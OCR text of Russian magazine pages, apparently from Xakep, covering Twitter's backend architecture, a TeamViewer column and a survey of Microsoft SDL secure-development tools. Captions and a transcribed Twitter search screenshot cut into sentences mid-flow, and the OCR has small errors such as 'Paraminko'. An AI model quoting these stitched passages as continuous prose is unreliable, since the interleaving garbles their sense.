• Подсчет количества строк: 1 мс
• Временные запросы: 2 мс
• Запись: 1 мс для журнала, 16 мс для надежной записи
• Обход дерева: 100 граней/мс
```

Ранее в Twitter'е планировали для хранения всех твитов постепенно перейти на другой проект, а именно Cassandra. Решение изначально был разработано в Facebook как распределенная система хранения данных, ориентированная на работу в реальном времени. Ее основная отличительная особенность — невероятно высокая производительность на запись, но за это пришлось заплатить высокими задержками при случайном доступе к данным. Так как система децентрализована, сбои в оборудовании переносятся практически незаметно. Однако переход на Cassandra в Twitter не состоялся: стратегия по этому вопросу изменилась. Попытки использовать ее в роли основного хранилища для твитов прекратились, но она продолжает использоваться для составления аналитики в реальном времени.

Кластеры внутри Twitter

Пользователи Twitter генерируют огромное количество данных: около 15-25 Гб в минуту, то есть более 12 Тб в день. Цифра удваивается несколько раз в год. Если считать, что средняя скорость записи современного жесткого диска составляет 80 Мб в секунду, запись 12 Тб данных заняла бы почти 48 часов. На одном даже очень большом сервере данную задачу не решить. Логичным выходом стало использование кластера для хранения и анализа таких объемов данных. Подходящим решением в этой сфере оказался свободный Java-фреймворк Apache Hadoop для выполнения распределенных приложений, работающих на больших кластерах, построенных на обычном оборудовании. Hadoop прозрачно предоставляет приложениям надежность и быстродействие операций с данными. В проекте реализована вычислительная парадигма, известная как MapReduce. Согласно этой парадигме, приложение разделяется на большое количество небольших заданий, каждое из которых может быть выполнено на любом из узлов кластера. В дополнение предоставляется распределенная файловая система HDFS (Hadoop Distributed File System), использующая для хранения данных вычислительные узлы кластера, что позволяет достичь очень высокой агрегированной пропускной способности кластера. Эта система позволяет приложениям легко масштабироваться до уровня тысяч узлов и петабайт данных. Источником вдохновения для разработчиков Hadoop послужили материалы по Google File System (GFS).

Другими словами, HDFS занимается автоматической репликацией и помогает справляться со сбоями оборудования, а MapReduce позволяет обрабатывать огромные объемы данных, анализируя пары ключ-значение с помощью разработки специального кода на Java. Типичные вычислительные задачи, которые решаются с помощью Hadoop в Twitter: вычисление связей дружбы в социальном графе, подсчет статистики (количество пользователей и твитов, например подсчет количества твитов занимает 5 минут при 12 000 000 000 записей), подсчет PageRank между пользователями для вычисления репутации. Чтобы анализировать данные с помощью MapReduce, обычно необходимо разрабатывать код на Java, что довольно трудоемко. Поэтому для упрощения обработки больших объемов данных

Twitter активно использует открытый протокол авторизации OAuth





Внутренние подпроекты Twitter

В крупных интернет-компаниях часто находятся задачи, которые не удается решить средствами готовых opensource или даже платных решений. В таких ситуациях небольшая часть команды проекта начинает разработку собственной подсистемы для решения возникшей задачи: зачастую она идет вразрез с общей платформой из-за своей специфики. С течением времени такие подпроекты становятся все более обособленными и в какой-то момент команда решает, что продукт стал достаточно зрелым, универсальным и независимым, чтобы опубликовать его как opensource. Cassandra и Scribe, например, в свое время полностью прошли этот путь в Facebook, а на сегодняшний день используются и в Twitter.

В самом Twitter ведется работа над несколькими собственными инструментами, которые, правда, еще не успели полноценно «встать на ноги» в качестве отдельных продуктов:

- **Loony** — централизованная система управления оборудованием, реализованная с использованием Python, Django, MySQL и Paraminko (реализация протокола SSH на Python). Решение интегрировано с LDAP, анализирует входящую почту от дата-центра и автоматически вносит изменения в базу.
- **Murder** — система развертывания кода и ПО, основанная на протоколе BitTorrent. Благодаря своей P2P-природе позволяет обновить более тысячи серверов за 30-60 секунд.
- **Kestrel** — распределенная очередь, написанная на Scala и работающая по протоколу memcache. То есть, существуют две команды: «set» (поставить задачу в очередь) и «get» (взять из очереди). Из особенностей можно назвать отсутствие строгого порядка выполнения заданий и общего состояния между серверами.



Скетч будущего сервиса на листке бумаги

обычно разрабатываются специализированные системы, доступные людям и без навыков программирования. Так, в Twitter используют Pig, как раз один из такого рода продуктов, предназначенный для работы с данными в Hadoop. Он представляет собой высокоуровневый язык, позволяющий трансформировать огромные наборы данных шаг за шагом. Синтаксис немного

Новый интерфейс Twitter'a

Welcome to #NewTwitter! Read up on what's new. You can still access old Twitter for a limited time. Close ×

twitter | Cloud Player | Home | Profile | Messages | Who To Follow | stepah

← Back to Home | Save this search

Results for Cloud Player

Tip: use operators for advanced search.

Tweets | Tweets with links | Tweets near you | People

amazonmp3 Amazon MP3 · 169 Retweets
Amazon Cloud Player: play your music on PC, Mac, and Android. 5GB free to start: http://amzn.to/haWlgo #cloudplayer
10 hours ago
Promoted by Amazon MP3

myandroidlinks droid
Music Industry Not Happy with Amazon Cloud Player Launch: When you find out the reason that Amazon was able to b...
http://bit.ly/fsMMCw


voxxit Joshua D
Got me some Amazon Cloud Player this morning! Only uploaded a subset of my music library to test it out. It's nice!
http://yfrog.com/h343dhp

DJJoshuaD Joshua D
Got me some Amazon Cloud Player this morning! Only uploaded a subset of my music library to test it out. It's nice!
http://yfrog.com/h343dhp

People results for Cloud Player
KDthunderup · Follow — Kevin Durant
dwadeofficial · Follow — Dwyane Wade
salesforce · Follow — salesforce.com
Werner · Follow — Werner Vogels
More people results →

Trends
Worldwide · change
Cloud Player Promoted | #thismorning
#rioq | #indvspak
RIP Jackie Chan | TRANSMISSION
Rise & Grind | SHOAIB AKHTAR
Poonam Pandey | Suresh Raina

About · Help · Blog · Mobile · Status · Jobs · Terms · Privacy · Shortcuts
Advertisers · Businesses · Media · Developers · Resources · © 2011 Twitter



Ошибка «Кит»

напоминает SQL, но гораздо проще, что позволяет писать в 20 раз меньше кода, чем при анализе данных с помощью обычных MapReduce-работ. Большая часть действий по анализу данных в Twitter осуществляется именно с помощью Pig. Вообще на основе Hadoop в Twitter начинают строить ряд сервисов — например, поиск людей. Для этого используется opensource распределенная система хранения данных HBase, построенная по подобию основной базы данных в Google — BigTable. По сути, она представляет собой изменяемую прослойку над HDFS, позволяющую осуществлять доступ к данным в структурированном виде. В отличие от традиционных СУБД, данные хранятся по столбцам, а не по строкам, а также для всех ячеек хранится история, то есть возможность получить данные на какой-то момент времени в прошлом, даже если они были перезаписаны.

Обработка статистических данных

Еще один важный тип данных — это различного рода журналы, которые необходимо не просто ввести, но еще и анализировать. Изначально для сбора логов использовали привычное для этих целей решение syslog-ng, но оно очень быстро перестало справляться с нагрузкой. Решение нашлось очень просто: программисты Facebook, столкнувшиеся с аналогичной задачей, разработали проект Scribe, который был опубликован в opensource и позже был взят на вооружение в Twitter. По сути это фреймворк для сбора и агрегации логов. Ты пишешь текст для логов и указываешь категорию записи — остальное инструмент берет на себя. Scribe работает локально и надежен даже в случае потери сетевого соединения. Каждый используемый узел знает только, на какой сервер передавать логи, что позволяет создавать масштабируемую иерархическую систему для сбора логов. Поддерживаются различные схемы для записи данных, в том числе обычные файлы и HDFS (к этой файловой системе мы вернемся ниже). Этот продукт полностью решил проблему Twitter со сбором логов, позволив логически разбить поток информации на примерно 30 категорий. В процессе использования программисты активно сотрудничали с командой Facebook, была создана и опубликована масса доработок.

Как они справляются с такими темпами роста?

Хороший вопрос. Рецепт от Twitter довольно прозаичен, но зато эффективен и подходит практически для любого интернет-проекта:

• обнаружить самое слабое место в системе;
• принять меры по его устранению;
• перейти к следующему самому слабому месту.

На словах это может звучать довольно примитивно, но на практике нужно предпринять ряд мер, чтобы такой подход был реализуем. В первую очередь это автоматический сбор метрик (причем в агрегированном виде), построение графиков, а также сбор и анализ логов. Все данные должны появляться с минимальной задержкой, то есть как можно более близко к реальному времени. При анализе логов необходимо не просто получать информацию, а следить за динамикой показателей: стало лучше или хуже? Особенно это актуально при развертывании новых версий кода.

Золотое правило: планирование использования ресурсов намного проще, чем решение экстренных ситуаций, когда доступные ресурсы на исходе. Примерами агрегированных метрик в Twitter являются «киты» и «роботы», вернее их количество в единицу времени. Что такое «робот»? Ошибка внутри Rails (HTTP 500), непойманное исключение, проблема в коде или нулевой результат. Что такое «кит»? Это HTTP-ошибки 502 и 503, таймаут в 5 секунд (лучше кому-то показать ошибку, чем захлебнуться в запросах), убитый слишком длинный запрос к базе данных (mkill). Значительное превышение нормального количества китов или роботов в минуту является поводом для беспокойства. Механизм подсчета их количества реализован простым bash-скриптом, который просматривает агрегированные логи за последние 60 секунд, подсчитывает количество китов/роботов и рассылает уведомления, если значение оказалось выше порогового.

Для экстренных ситуаций в Twitter даже предусмотрен так называемый «темный режим», который представляет собой набор механизмов для отключения тяжелых по вычислительным ресурсам или вводу-выводу функциональных частей сайта. Получается что-то вроде стоп-крана для сайта. Есть около шестидесяти выключателей, в том числе и полный режим «только для чтения». Все изменения в настройках этого режима фиксируются в логах и сообщаются руководству, чтобы никто не баловался :).


Подводим итоги

Какие рекомендации дают разработчики Twitter создателям быстро растущих стартаптов?

1. Не бросай систему на самотек, начинай собирать метрики и их визуализировать как можно раньше.
2. Заранее планируй рост требуемых ресурсов и свои действия в случае экстренных ситуаций.
3. Кэшируй по максимуму все, что только возможно. Все инженерные решения не вечны, ни одно из них не идеально, но многие будут нормально работать в течение какого-то периода времени, так что заранее начинай задумываться о плане масштабирования.
4. Не полагайся полностью на memcached и базу данных — они могут подвести в самый неподходящий момент.
5. Все данные для запросов в реальном времени должны находиться в памяти, диски используются лишь для хранения архива.
6. По возможности приближай вычисления к данным.

Работа Twitter далеко не всегда была гладкой. Бывали простои, сложности получения данных через API и другие проблемы. Более того, архитектура проекта сильно изменилась за последнее время. Если взять презентации разработчиков двухгодичной давности и сравнить их с положением дел сегодня, то это будут две очень разные системы. Но по-другому, вероятно, и быть не могло. Сейчас это один из наиболее стремительно растущих стартапов, на которые можно смотреть лишь с восхищением. ⌶

Степан «Step» Ильин (twitter.com/stepah)




Колонка редактора

Про TeamViewer и удаленный рабочий стол

Не могу не поделиться восхищением по поводу развития проекта TeamViewer. С этим инструментом я познакомился довольно давно, когда мне потребовалось быстро подключиться к удаленному рабочему столу компьютера, который находился за NAT. Поскольку реального IP'шника у хоста не было, то стандартные инструменты RDP и VNC не подходили. Здесь-то и пригодилась программа TeamViewer со своей главной фишкой: ей не помеха ни NAT, ни файрвол. Она просто работает. Не надо морочить себе голову пробросом портов или дополнительной настройкой брандмауэра — во многих случаях это сделать банально невозможно. Да и попробуй объяснить ушастому приятелю, что такое «серый IP-адрес», когда у него и так ничего не работает, и все, о чем он просит, это как раз твоей помощи.
С TeamViewer задача решается на раз-два. Человек запускает приложение и ему выдается связка «уникальный идентификатор — пароль для доступа». Тебе в свою очередь остается ввести эти данные для выполнения подключения. Технология концептуально очень простая. Если к компьютеру нельзя приконнектиться напрямую, то он должен сам выполнить подключение. Поскольку соединение возможно не сможет принять и клиент, то необходим промежуточный хост, который и будет связывать между собой клиентскую и серверные части TeamViewer. По этой причине программа сразу после запуска обращается к специальному серверу Keep-Alive. Сложность для TeamViewer тут скорее в том, чтобы справиться с громадным количеством подключений и передаваемого через себя трафика. Если верить официальной статистике со страницы проекта, то сейчас разработкой пользуются более 100 000 000 пользователей. Изящность реализации и многочисленные приятные фишки легко объясняют происхождение этой цифры!
Максимально упрощенная версия программы QuickSupport — отличный вариант для помощи самым ушастым. Если хочешь помочь кому-то удаленно, то надо просто дать человеку линк на эту сборку программы. Она не требует установки и прав администратора. Ее нужно просто запустить. Единственное, что увидит юзер — это численные идентификатор и пароль, с помощью которых ты тут же сможешь к нему подключиться. Минута на закачку программы. Еще минута на непонятки вроде «А куда же она скачалась?». И через три минуты у тебя уже есть доступ к удаленному рабочему столу. С человеком, к слову, можно параллельно общаться через текстовый и голосовой чаты и даже увидеть его изумленное лицо с веб-камеры.
Поддержка всех популярных платформ. Это достоинство я оценил, когда за помощью ко мне обратилась девочка с MacBook'ом. Оказалось, что программа отлично чувствует себя как под Windows, так и под Mac OS X и Linux. Причем для последней ОС-бинарник доступен в самых разных форматах: PRM, deb, tar.gz. Тут нужно сказать, что стандартная (полная) версия TeamViewer включает в себя как серверную, так и клиентскую часть. Очень удобно, что присоединиться к удаленному рабочему столу или принять подключения можно через один максимально упрощенный интерфейс. И это работает для любой из платформ.
Клиент под мобильные устройства. В разделе «Загрузки» на официальном сайте доступны клиентские приложения для мобильных устройств. Сейчас среди поддерживаемых платформ — Android и iOS (версии под iPhone и iPad). Реализация доступа к удаленному рабочему столу через мобильный или планшетник, у которых значительно меньшее разрешение и нет клавиатуры (а значит, на экране необходимо отображать виртуальную), выше всяких похвал. Причем опять же — приложение работает через 3G или любой хотспот, даже если в нем закрыты большинство портов. Веб-админка без ActiveX и Java. Несмотря на то, что TeamViewer не требует установки и может быть запущен практически где угодно, у проекта есть и веб-версия для выполнения удаленных подключений (на случай, если, скажем, в локалке установлены чрезвычайно жесткие политики по запуску приложений). Интерфейс TeamViewer Web Connector доступен по адресу login.teamviewer.com. В отличие от многих других аналогичных решений он реализован на HTML/Flash без использования ActiveX или Java, которые могут создать трудности с запуском. Резюмирую. Что такое TeamViewer? Удивительно отлаженная и простая технология для удаленного рабочего стола, которой не страшны жесткие правила файрвола и использование NAT. Мало кто может похвастаться такой универсальностью: TeamViewer работает на всех популярных платформах — Windows, Linux, Mac. А для мобильных устройств доступно удобнейшее клиентское приложение. Но напоследок я оставил самое вкусное. Все это совершенно бесплатно при условии некоммерческого использования. Спасибо разработчикам!
Кстати, если есть желание, ты можешь даже прочитать статью «Удаленка по-хакерски» (xakep.ru/magazine/xa/116/032/1.asp) ⌶

Знать ID и пароль – все что нужно для подключения через TeamViewer





Степан «Step» Ильин (twitter.com/stepah)



13 УТИЛИТ ДЛЯ БЕЗОПАСНОЙ РАЗРАБОТКИ

Инструменты от Microsoft для тестирования приложений и написания надежного кода

Как разрабатывать безопасные приложения? В любой крупной софтверной компании есть свои методологии и рекомендации, но, как правило, они никогда не разглашаются. Microsoft делится со всеми не только своим подходом к созданию безопасных приложений, но и конкретными инструментами, которые ты можешь использовать.

Не успел я в прошлой «Колонке редактора» вспомнить про Microsoft и их наработки в области безопасности, как в Москву прилетел Стив Липнер. Это удивительный человек. Сложно представить, но свой первый отчет об уязвимостях в программном обеспечении он написал 40 (!) лет назад. Сейчас Стив работает в Microsoft и отвечает за стратегию безопасности разработки ПО, в основе которой лежит принятая компанией в 2004 году политика SDL (Security Development Lifecycle).
По сути, SDL — это набор практик, проверенных временем подходов и инструментальных средств, которые позволяют разрабатывать безопасный код. Мы уже рассказывали об этой концепции в материале «SDL, или безопасность по Microsoft» пару лет назад, и сейчас не будем подробно на этом останавливаться. Так что, когда я буду упоминать этот термин, можно воспринимать его просто как набор правильных требований и рекомендаций от профессионалов.
Особый интерес во время знакомства с SDL для меня представляли конкретные инструменты для безопасного написания кода и тестирования приложения на наличие уязвимостей. Многие из них вышли из недр внутреннего использования Microsoft и стали публично доступными. Но самое главное, что их может использовать каждый из нас, прямо с сегодняшнего дня. Большинство из утилит пригодятся не только разработчикам, но и вообще всем, кто занимается информационной безопасностью. Меня приятно удивили слова Стива, который рассказал, что за последние два года их стало гораздо больше. Я обобщил наш разговор и подготовил для тебя подборку как раз таких инструментов, разбив их на несколько тематических разделов.

Анализ бинарников/сборок

BinScope Binary Analyzer

Недаром мы уделяем много времени обходу защит DEP и ASLR. Это действительно серьезный барьер для создателей сплойтов, который кардинальным образом влияет на возможность эксплуатации найденной уязвимости.
Чтобы понимать, что представляют собой требования SDL, вот в качестве примера одно из них: «Любое приложение должно быть в обязательном порядке защищено как DEP, так и ASLR». Для этого исходник должен быть собран соответственно с флагами /NXCOMPAT и /DYNAMICBASE. Но это лишь одно из требований, а с помощью анализатора Binscope SDL можно выяс-

нить, использует ли приложение все рекомендации и требования SDL. Программа проверяет, были ли установлены требуемые правилами SDL флаги компилятора/сборщика, использовались ли самые последние версии инструментария и так далее. Помимо этого Binscope сообщает об использовании опасных конструкций, который являются запрещенными или нежелательными (к примеру, использование указателей на глобальные функции).

AppVerifier

Application Verifier — это тоже анализатор, но предназначен для динамического исследования native-кода и обнаружения программерских ошибок, которые сложно отловить во время обычной процедуры тестирования приложения. Динамический подход подразумевает, что программа анализируется прямо во время ее выполнения (это называется runtime-тестированием). AppVerif отслеживает работу программы и проверяет, не выполняет ли оно действий, опасных с точки зрения безопасности. Например, если исследуемое приложение создаст объект без дескриптора безопасности или небезопасным образом передает параметры в API, то выдается предупреждение.

Attack Surface Analyzer Beta

Определение поверхности атаки — задачка для Attack Surface Analyzer. Это один из самых последних инструментов из лаборатории Microsoft, о котором я рассказывал в «Колонке редактора» прошлого номера.
Анализатор позволяет отследить изменения в системе, произошедшие в результате каких-то определенных действий. Например, сделав snapshot'ы до и после установки исследуемого приложения и сравнив их, можно определить все произошедшие изменения: появление новых файлов, ключей реестра, сервисов, ActiveX-компонентов, открытых портов, изменения в ACL-списках и так далее.

Анализ кода

Code Analysis for C/C++

Автоматизированное исследование исходных кодов на наличие признаков уязвимостей называется статическим тестированием. В свою очередь, Code Analysis for C/C++ является стандартным статическим анализатором кода и по умолчанию входит в состав некоторых редакций Visual Studio.
Продуманные механизмы позволяют автоматизировать поиск в native-коде утечек памяти, неотловленных исключений, проблем с быстродействием и, конечно же, уязвимостей в области безопасности.

Microsoft Code Analysis Tool .NET (CAT.NET)

Это тоже утилита для статического анализа, но упоминание .NET в названии программы неслучайно: она производит анализ управляемого кода (C#, Visual Basic .NET, J#). Основная специализация — веб-приложения. CAT.NET выявляет слабые места, которые могут быть впоследствии эксплуатированы через такие векторы атак как Cross-Site Scripting (XSS), SQL Injection и XPath Injection. До публичного релиза это был исключительно внутренний инструмент в компании Microsoft.



Стив Липнер занимается вопросами ИБ уже 40 лет

FxCop

Это тоже статический анализатор управляемого кода. По сути, он проверяет сборки .NET на соответствие рекомендациям по проектированию библиотек .NET Framework. Правда, он тестирует не исходник, а компилированный объектный код. FxCop использует разбор CIL (промежуточный язык, разработанный Microsoft для платформы .NET) и анализ графа вызовов для проверки сборок на наличие более чем двухсот различных дефектов.


Библиотеки

Anti-Cross Site Scripting (Anti-XSS) Library

Многие из уязвимостей можно заранее предупредить, если предложить разработчикам соответствующие инструменты. К примеру, Anti-XSS разработана специально для того, чтобы уменьшить вероятность осуществления XSS-атак на веб-приложения. Важно, что решение включает в себя что-то вроде WAF (файрвол для веб-приложения) — так называемый Security Runtime Engine (SRE). Это движок, запущенный в виде HTTP-модуля, который обеспечивает дополнительный уровень защиты для веб-приложения без необходимости перекомпилирования.


SiteLock ATL Template


Если ты читал статью Алексея Синцова «Глумимся над объектами: взлом ActiveX», то должен хорошо понимать, чем грозят ошибки в ActiveX-компонентах. Библиотека SiteLock Active Template не поможет избавиться от оставленных в коде багов, зато на порядок снизит риск их эксплуатации. Дело в том, что с помощью ATL можно ограничить запуск ActiveX-компонентов, используя заранее определенный список доменных имен и зон безопасности. Можно сделать так, чтобы ActiveX-компонент



info

Подробная информация и файлы всех упомянутых утилит можно найти на официальном сайте Secure Lifecycle Development: microsoft.com/security/sdl.


MiniFuzz File Fuzzer


BinScope Binary Analyzer

выполнялся только в интранете (то есть в локальной сети), но не работал на страничках в интернете. Ограничивая возможности по эксплуатации уязвимостей, мы заметно снижаем поверхность возможной атаки.

banned.h

Если говорить о разработке на C/C++, то особый риск в коде представляют команды, позволяющие выполнить buffer overflow и другие похожие типы атак. Таких команд очень много: функции для работы со строками (xstrcpy(), strcat(), gets(), sprintf(), printf(), snprintf(), syslog()), системные команды (access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), mktemp()), а также команды системных вызовов (exec(), system(), popen()). Вручную исследовать весь код (особенно если он состоит из нескольких тысяч строк) довольно утомительно. Это проверяют статические анализаторы, но есть еще один вариант — использовать специальный заголовочный файл, который не допустит использования функций, давно не рекомендуемых к использованию (и, естественно, запрещенных SDL).

Проектирование

SDL Threat Modeling Tool

Важной частью проектирования будущего программного продукта является моделирование угроз. Результатом моделирования является схема основных элементов будущей системы и обозначенные на ней границы доверия.
Так вот SDL Threat Modeling Tool позволяет экспертам в области, не связанной с безопасностью, создавать и анализировать модели угроз. Используя полученные диаграммы, можно распознать возможную опасность и выполнить ее смягчение. SDL Threat Modeling Tool сама предлагает подсказки во время построения диаграмм и указывает на возможные просчеты.

SDL Process Template

Для Visual Studio (что неудивительно) доступен специальный шаблон, который автоматически интегрирует политику, процесс и средства, связанные с руководством по процессу Microsoft SDL непосредственно в среду разработки. Таким образом, создавая проект на основе этого шаблона, придется выполнять все условия SDL. И это очень правильно.


Фаззеры

MiniFuzz File Fuzzer

Согласно SDL, в качестве одного из обязательных этапов проверки приложения (на стадии верификации) должен использоваться фаззинг, то есть тестирование случайными входными данными. Minifuzz File Fuzzer — основное средство нечеткого тестирования, разработанное для упрощения поиска проблем, которые могут привести к уязвимости системы безопасности в коде обработки файлов. Тулза генерирует различные варианты содержания файла и «скармливает» его приложению, пытаясь выявить необрабатываемые исключения.

SDL Regex Fuzzer

Средство нечеткого тестирования регулярных выражений (Regex) — это еще один фаззер, который опубликовала Microsoft. SDL Regex Fuzzer позволяет выполнять проверку регулярных выражений на наличие потенциальных уязвимостей типа «отказ в обслуживании». Это неспроста. Регулярные выражения (особенно в нагруженных участках кода) нужно использовать очень аккуратно. Регулярные выражения, содержащие паттерны, которые выполняются за экспоненциальное время (например, повторение фрагментов, которые сами являются повторяющимися), могут быть использованы злоумышленниками для осуществления DoS-атаки. Фаззер, в свою очередь, позволяет прямо во время разработки выявить возможные уязвимости в регекспах.


SDL Regex Fuzzer

Степан «Step» Ильин (twitter.com/stepah)

